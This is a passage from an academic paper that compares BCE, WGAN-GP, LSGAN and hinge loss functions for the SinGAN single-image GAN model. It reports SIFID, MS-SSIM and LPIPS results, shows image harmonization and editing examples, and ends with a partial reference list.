
Shaham et al. (2019) proposed the SinGAN model that learns image patches in different dimensions, rather than treating the entire image as a whole [12]. SinGAN consists of fully convolutional GANs connected in a pyramid structure. It functions with scaled training, where each GAN scale accepts a scaled version of the training image as input. The generator at each scale takes input from a lower scale, adds random noise, and produces a new image. Only the lowest scale's generator, which creates the smallest-sized image, uses solely noise input. A patch discriminator [15] is used to differentiate between the images produced at each scale and the corresponding real images. Hinz et al. (2021) introduced ConSinGAN, a model with a pyramid structure similar to SinGAN, but with differences in training methods and the internal structure of the generator [16]. ConSinGAN uses feature maps enriched with more information, rather than generating images at each scale. Additionally, ConSinGAN trains distinct scales with varying learning rates, unlike ProGAN [17], which trains only the final layer. Granot et al. (2021) proposed Generative Patch Nearest-Neighbor (GPNN), a model that creates new images from a single training image without employing GANs. GPNN uses a nearest-neighbor search to measure patch similarities within the training image [18].

Loss functions in GANs are vital for enhancing training stability, sample quality, and convergence. Goodfellow et al. (2014) adopted the Binary Cross Entropy (BCE) loss function in their GAN model to optimize the probability of correctly distinguishing real from generated samples [3]. Although BCE is successful, it may face problems such as convergence limitation and mode collapse. To address these challenges, Arjovsky et al. (2017) introduced the Wasserstein Generative Adversarial Network (WGAN) model, which employs the Wasserstein distance to measure data distribution similarity [19]. Gulrajani et al. (2017) further tackled the weight restriction issue in WGAN by proposing the Wasserstein GAN with Gradient Penalty (WGAN-GP). The Lipschitz continuity introduced by WGAN-GP has notably enhanced the stability and efficiency of the GAN training process [20]. Mao et al. (2017) developed the Least Squares Generative Adversarial Network (LSGAN) model, which employs least squares loss in the form of Mean Squared Error (MSE) to improve training stability and model performance by minimizing sensitivity to noise [21]. Lim et al. (2017) utilized hinge loss, typically used in support vector machines, to improve GAN training. Hinge loss seeks to make the discriminator more discriminative by enforcing a margin around the real/fake data decision boundary and ensures a more consistent and robust gradient flow during backpropagation [22].

### 3. Methodology

Figure 1 illustrates the multi-scale architecture of the SinGAN model. This model aims to generate realistic, high-quality image samples based on a single training image while preserving the training image's global structure. It employs hierarchically trained PatchGANs (Markovian discriminators). The training process begins by scaling the training image ( $Real = \{Real_0, Real_1, \dots, Real_n\}$ ) ( $n$  is the scale number), which is then used as the training data for each scale of the GAN model ( $\{G_0, D_0\}, \{G_1, D_1\}, \dots, \{G_n, D_n\}$ ). At each scale, only  $\{G_n, D_n\}$  pairs that work at that scale are trained. The Generator ( $G_0$ ) at the smallest scale ( $n = 0$ ) learns to generate new images from only noise map. Generators at

larger scales ( $n \geq 0$ ) use scaled versions of the image generated from previous scales as inputs, along with noise sampled from a normal distribution. Training is conducted sequentially from the smallest scale to the largest, with each scale of the GAN model trained one at a time. The generator and discriminator networks across all scales share identical structures, each comprising 5 convolution layers. Each layer is composed of 3x3 kernels, batch normalization, and LeakyReLU activation functions (exceptionally, activation function of last layer of generators is Tanh for all scales). Additionally, the generator networks include residual connections that combine input data with output data. Weighted WGAN-GP and L2 summation are utilized as loss functions [12].



**Figure 1:** Multi-scale architecture of SinGAN [12].

In our study, we examined four different loss functions for the single-image GAN model (SinGAN): the vanilla GAN loss function (Binary Cross Entropy, BCE), the Least Squares GAN (LSGAN) loss function, the HingeGAN loss function, and the Wasserstein GAN with Gradient Penalty (WGAN-GP) loss function used by SinGAN. We compared the results of these loss functions with those obtained by using the WGAN-GP loss function in SinGAN. The overall loss function for SinGAN models is defined as the weighted sum of adversarial and reconstruction functions, as shown in Equation (1) and (2).  $\mathcal{L}_{adv}$  represents the adversarial loss function for the generator and discriminator networks and is analyzed by using BCE, LSGAN, HingeGAN, and WGAN-GP.  $\mathcal{L}_{rec}$  ensures that the generator can accurately produce the training image at any scale.

$$\mathcal{L} = \mathcal{L}_{adv} + 10 \times \mathcal{L}_{rec} \tag{1}$$

$$\mathcal{L}_{rec} = \|G(z) - x\|_2^2 \tag{2}$$

BCE is designed to address the adversarial aspects of GANs by enhancing the discriminator's classification performance. Its primary goal is to push the generator, trained against the discriminator, to produce data that closely resemble real examples. However, the standard BCE used in traditional GANs has several limitations. For instance, when working with multimodal data, the generator may concentrate excessively on certain modes, resulting in a lack of diversity in the

generated samples, a phenomenon known as mode collapse. Additionally, BCE does not guarantee Nash equilibrium, which is critical for stable convergence. Nonetheless, when the gradient flow is maintained, BCE supports effective training of both generator and discriminator networks. In the context of single-image GANs, where the training data exhibit low mode sparsity and are easily classifiable, it is important to evaluate the performance of BCE [3, 23, 24]. Table 1 presents the vanilla BCE loss function as applied to the patch discriminator, which aims to capture the distribution of trained patches in single-image GAN models.

WGAN-GP employs a loss function commonly used in GAN models to provide a more stable training process. As shown in Table 1, WGAN redefines traditional GAN loss by using a more reliable metric to measure the disparity between the true and generated distributions. The objective is to minimize this gap, thereby enhancing their similarity. By replacing the Jensen-Shannon divergence with the Wasserstein distance, WGAN effectively mitigates issues such as mode collapse and training instability [19, 23]. WGAN-GP enhances the original WGAN by incorporating a gradient penalty - equation (3) - that enforces a Lipschitz constraint on the discriminator network. This ensures that the generator maintains Lipschitz continuity with fewer parameters and operates more efficiently. Though the gradient penalty calculation is computation-intensive and may slow down WGAN-GP, it improves the convergence properties of the conventional GAN training process and enables the generation of high-quality, diverse samples [20, 24].

The LSGAN, as outlined in Table 1, uses mean squared error (MSE) loss to compare real and generated data distributions. Its primary objective is to penalize synthetic samples that deviate significantly from real data while still being on the correct side of the decision boundary. LSGAN aims to generate more gradients and penalize instances far from the decision boundary [21]. The MSE loss modifies the generator's objective to minimize the mean squared error between real and generated data. This approach fosters a more consistent and stable training process, enhancing the quality and variety of the generated samples.

**Table 1:** Loss functions in generator and discriminator networks.

Loss Function	Generator	Discriminator
BCE	$\mathcal{L}_G = -\mathbb{E} \left[ \log \left( \text{sigmoid} \left( D(G(z)) \right) \right) \right]$	$\mathcal{L}_D = -\mathbb{E} \left[ \log \left( \text{sigmoid} \left( D(x) \right) \right) \right] - \mathbb{E} \left[ \log \left( 1 - \text{sigmoid} \left( D(G(z)) \right) \right) \right]$
WGAN	$\mathcal{L}_G = -\mathbb{E} [D(G(z))]$	$\mathcal{L}_D = \mathbb{E} [D(x)] - \mathbb{E} [D(G(z))]$
LSGAN	$\mathcal{L}_G = \mathbb{E} \left[ \left( D(G(z)) - 1 \right)^2 \right]$	$\mathcal{L}_D = \mathbb{E} \left[ \left( D(x) - 1 \right)^2 \right] + \mathbb{E} \left[ D(G(z))^2 \right]$
Hinge	$\mathcal{L}_G = -\mathbb{E} [D(G(z))]$	$\mathcal{L}_D = \mathbb{E} \left[ \max(0, 1 - D(x)) \right] + \mathbb{E} \left[ \max(0, 1 + D(G(z))) \right]$

The hinge loss function uses a margin around the decision boundary to improve discrimination between training image (real) and generated samples (fake). This enhances the discriminator network's ability. This margin-based approach supports a robust training process and prevents the generator from easily fooling the discriminator. As shown in Table 1, the hinge loss function is similar to the Support Vector Machines (SVM) formulation [22]. It stabilizes the training process, even with noisy or low-quality data. Therefore, the hinge loss function is preferred for low-quality or inconsistent datasets. However, multiple training sessions may be necessary to properly determine the margin hyperparameter [7, 23].



$$GP = \lambda E \left[ \left( \left\| \nabla D(\alpha x + (1 - \alpha)G(z)) \right\|_2 - 1 \right)^2 \right] \quad (3)$$

Equation (3) defines the gradient penalty (GP). Our experiments demonstrated that omitting GP in the loss functions significantly reduces model convergence. Thus, we applied the GP penalty to all loss functions in this study.

## 4. Findings

### 4.1. Unconditional Generation

Our study employs SinGAN as a training model. During the training process, we used the default values of SinGAN. The generator and discriminator networks at each scale were trained for 2000 iterations, with parameters updated at each iteration. LeakyReLU activation was used in all layers except the final layer of the generator network, which used Tanh activation. Convolution blocks at the coarsest scale contained 32 cores, doubling every 4 scales. The learning rate was set to  $lr = 5e - 4$ , with a weight reduction of 0.1 after every 1600 iterations. The coefficients for adversarial and reconstruction loss functions were set to  $\alpha_1 = 1$  and  $\alpha_2 = 10$ , respectively [12]. All experiments were conducted on an Intel i7-10700KF CPU and an NVIDIA TITAN X Pascal GPU.

Fourteen images with distinct patterns were selected from the web to compare loss functions using a single training image. Most of these images contain repetitive patches, which facilitate modeling patch distributions. For each training image, 100 new images were generated post-training, and measurements were conducted on these images. Performance evaluation was conducted by using the Single Image Fréchet Inception Distance (SIFID) metric [12]. The diversity of the generated images was assessed by using the Multi-Scale Structural Similarity Index Measure (MS-SSIM) [25] and Learned Perceptual Image Patch Similarity (LPIPS) [26] metrics. Fréchet Inception Distance (FID) [6] is widely used to evaluate the quality and diversity of generated images. It measures the similarity between real and fake images based on the extracted feature maps. SIFID, a modified version of FID, evaluates single-image GANs by analyzing internal feature map distributions from the Inception network's convolution layer before the second pooling layer. A low SIFID value indicates a high similarity between real and fake images. MS-SSIM, an advanced version of the single-scale Structural Similarity Index (SSIM), is used for image quality assessment. It incorporates changes in image resolution and viewing conditions, providing more flexibility and better performance compared to single-scale methods. It extracts three key features from an image: brightness, contrast, and structure, to compare two images. LPIPS, a deep network-based image similarity metric, is developed to mimic image patch similarity based on human perception. It evaluates the similarity between two images by measuring the distance between image patches. Low or high LPIPS values indicate whether the image patches are perceptually similar or dissimilar.

Figure 2 presents a visual comparison of the loss functions for images randomly selected from the 14 training images. These images indicate that all models successfully learn the patch statistics of the training image. The capability of GANs to learn patch statistics is fundamental to their ability to generate visually convincing images. This learning process is quantitatively evaluated, as shown in Figure 2, which presents a detailed comparison of the performance of various models based on different loss functions. These quantitative results corroborate the visual observations from Figure 2, highlighting that all models exhibit a commendable ability to learn and reproduce the fine-grained details

present in the training images despite variations in the loss functions employed. This visual comparison provides an insightful overview of the effectiveness of different loss functions in guiding the GANs during training.

**Figure 2:** Random image samples generated by using loss functions.




Table 2 lists the quantitative results of the loss functions. According to the SIFID values, WGAN-GP and LSGAN-GP achieved the best results, indicating that these loss functions better optimize the SinGAN model to produce realistic, high-quality images. For MS-SSIM, all models had close results, but WGAN-GP performed better. For LPIPS, the performance range was narrower, with LSGAN-GP outperforming the others.

**Table2:** Quantitative results of Loss Functions.

Loss function	SIFID(↓)	MSSSIM(↓)	LPIPS(↑)
WGAN-GP	<b>0.05</b>	<b>0.52</b>	0.40
BCE-GP	0.08	0.55	0.40
LSGAN-GP	<b>0.05</b>	0.61	<b>0.43</b>
HingeGAN-GP	0.06	0.57	0.41

## 4.2 Applications

We examined the performance of single-image GAN models for different loss functions across various applications. In this context, we performed image harmonization and image editing applications, which are the primary applications where single-image GAN models are typically tested [12].



**Figure 3:** Harmonization results with different loss functions.

Image harmonization involves integrating an external object added to the training image into the image based on the structural characteristics of the training image. For this, we input the harmonized image (with an object added to the training image) to the trained GAN model at different scales during the test phase. The final image is generated by the GAN operating at the last scale. As noted in SinGAN, the scale at which the harmonized image is input affects the realism of the final image [12]. Figure 3 shows the harmonization results obtained from the scale that produces the most realistic output image. According to this, it is observed that Single-image GAN models trained with different loss

functions produce outputs with different characteristics. The visual results support that all loss functions produce successful outputs.



**Figure 4:** Editing results with different loss functions.

In the image editing application, a selected patch within the training image is placed in a different location within the image. It is expected from the trained GAN model to blend the patch into new location within the training image as seamlessly as possible. Accordingly, we trained a single-image GAN model with four different loss functions on two different images. During the test phase, we followed the same process as in the harmonization application and provided the edited images as input to the GAN models. Figure 4 presents the obtained visual results. The results indicate that the loss functions achieve visual success in this application.

### 4.3. Limitations

Single-image GAN models are suitable for applications in many fields. They can be used for various purposes in areas where collecting a large number of images is difficult (e.g., healthcare, military). For example, some features in image editing applications (i.e. photoshop) used by humans can also be accomplished by using single-image GAN models. Additionally, in the military, different versions of a rare map environment can be generated to create simulation environments, which is one of the potential application areas of single-image GAN models. However, a critical challenge persists in the domain of single-image GANs: the maintenance of semantic integrity in generated images. Semantic integrity refers to the preservation of meaningful and coherent structures within an image, which is crucial for generating images that are not only visually appealing but also contextually accurate. Despite the successful learning of patch statistics, single-image GANs often struggle to maintain this semantic integrity, leading to the generation of images that may appear visually plausible but lack coherent and meaningful content. User tests conducted in studies [11,12,16] support this observation. Therefore, there is a need to improve single-image GAN models to enhance the realism of the

generated images. This limitation restricts the use of single-image GAN models in sensitive applications. Despite all this, the ability to generate new images from a single training image for different purposes in various fields highlights the high potential of this research area.

## 5. Conclusion

The effectiveness of GAN models on large datasets is well-established. However, developing successful GAN models for limited data has been challenging until the advent of SinGAN and its derivatives. Most existing GAN models have focused on improving performance through modifications to network architectures and training procedures. This study investigates the impact of loss functions on single-image GAN models rather than focusing on changes to network architectures or training methods. Understanding the pros and cons of different loss functions is crucial for optimizing GAN architectures. To this end, we employed four different loss functions during the training of a single-image GAN model. Our quantitative results showed that WGAN-GP and LSGAN-GP are particularly suitable for single-image GANs. Thus, this study is significant in evaluating the influence of loss functions on single-image GANs. We expect our findings to guide the selection of the most effective loss functions for future single-image GAN models.

## Declaration of competing interest

The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.


## References

- [1] Shahriar, S. (2022). GAN computers generate arts? A survey on visual arts, music, and literary text generation using generative adversarial network. *Displays*, 73, 102237.
- [2] Chakraborty, T., KS, U. R., Naik, S. M., Panja, M., & Manvitha, B. (2024). Ten years of generative adversarial nets (GANs): a survey of the state-of-the-art. *Machine Learning: Science and Technology*, 5(1), 011001.
- [3] Goodfellow, I., Pouget-Abadie, J., Mirza, M., Xu, B., Warde-Farley, D., Ozair, S., Courville A. & Bengio, Y. (2020). Generative adversarial networks. *Communications of the ACM*, 63(11), 139-144.
- [4] Salimans, T., Goodfellow, I., Zaremba, W., Cheung, V., Radford, A., & Chen, X. (2016). Improved techniques for training gans. *Advances in neural information processing systems*, 29.
- [5] Zhang, Z., Li, M., & Yu, J. (2018). On the convergence and mode collapse of GAN. *SIGGRAPH Asia 2018 Technical Briefs*, 1-4.
- [6] Heusel, M., Ramsauer, H., Unterthiner, T., Nessler, B. & Hochreiter, S. (2017). Gans trained by a two time-scale update rule converge to a local nash equilibrium. *Advances in neural information processing systems*, 30.
- [7] Iglesias, G., Talavera, E. & Díaz-Álvarez, A. (2023). A survey on GANs for computer vision: Recent research, analysis and taxonomy. *Computer Science Review*, 48, 100553.
- [8] Xia, W., Zhang, Y., Yang, Y., Xue, J. H., Zhou, B., & Yang, M. H. (2022). Gan inversion: A survey. *IEEE transactions on pattern analysis and machine intelligence*, 45(3), 3121-3138.

- [9] Wang, P., Li, Y., Singh, K. K., Lu, J. & Vasconcelos, N. (2021). Imagine: Image synthesis by image-guided model inversion. *IEEE/CVF Conference on Computer Vision and Pattern Recognition*, 3681-3690.
- [10] Yildiz, E., Yuksel, M. E., & Sevgen, S. (2024). A Single-Image GAN Model Using Self-Attention Mechanism and DenseNets. *Neurocomputing*, 596, 127873.
